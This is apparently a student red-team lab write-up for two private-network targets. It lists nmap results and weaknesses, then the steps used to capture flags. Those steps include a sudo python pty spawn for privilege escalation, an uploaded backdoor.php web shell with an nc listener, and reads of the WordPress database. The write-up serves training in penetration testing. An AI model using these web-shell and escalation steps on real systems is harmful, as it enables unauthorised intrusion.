Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap ... # nmap 192.168.1.110

22/tcp open ssh
80/http open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Linux

$ nmap ... # nmap 192.168.1.115

22/tcp open ssh
80/http open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Linux
```

This scan identifies the services below as potential points of entry:

Target 1

1. 22 – SSH
2. 80 – HTTP
3. 445 – Samba SMBD

Target 2

1. 22 – SSH
2. 80 – HTTP
3. 445 – Samba SMBD

Critical Vulnerabilities


The following vulnerabilities were identified on each target:

Target 1

1. Unsecured SSH remote login
2. Apache server 2.4.10
3. MariaDB mysql database

Target 2

1. Unsecured SSH remote login
2. Apache server 2.4.10
3. MariaDB mysql database



Exploitation

The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:

Target 1

- flag1.txt: {b9bbcb33e11b80be759c4e844862482d}
- Exploit Used
    - Found using website enumeration
    - View-source:http://192.168.1.110/service.html
- flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}

- Exploit Used
    - Gained SSH password for user michael, once in, used locate to find flag2.txt
    - Locate flag >>> cd /var/www >>> cat flag2.txt

- Flag3.txt: {afc01ab56b50591e7dccf93122770cd2}
- Exploit Used
    - While in mysql wordpress database read to wp_posts table
    - Use wordpress; >>> show tables; >>> select * from wp_posts;

- Flag4.txt: {715dea6c055b9fe3337544932f2941ce}
- Exploit Used
    - Cracked steven's hash then login as steven
    - sudo python -c 'import pty;pty.spawn("/bin/bash");'

Target 2

- flag1.txt: {a2c1f66d2b8051bd3a5874b5b6e43e21}
- Exploit Used
    - Through enumeration of website
    - http://192.168.1.115/vendor/PATH

- flag2.txt: {6a8ed560f0b5358ecf844108048eb337}
- Exploit Used
    - Gain low priv shell via uploaded backdoor.php script
    - Nc -lvnp 4444 >>> (in browser) http://192.168.1.115/backdoor.php?cmd=/bin/bash

- Flag3.txt: {a0f568aa9de277887f37730d71520d9b}
- Exploit Used
    - With low priv shell locate flag showed flag3.png
    - http://192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.pgn

Note: All flag screen shots will be provided in separate folder turned in with reports and presentations!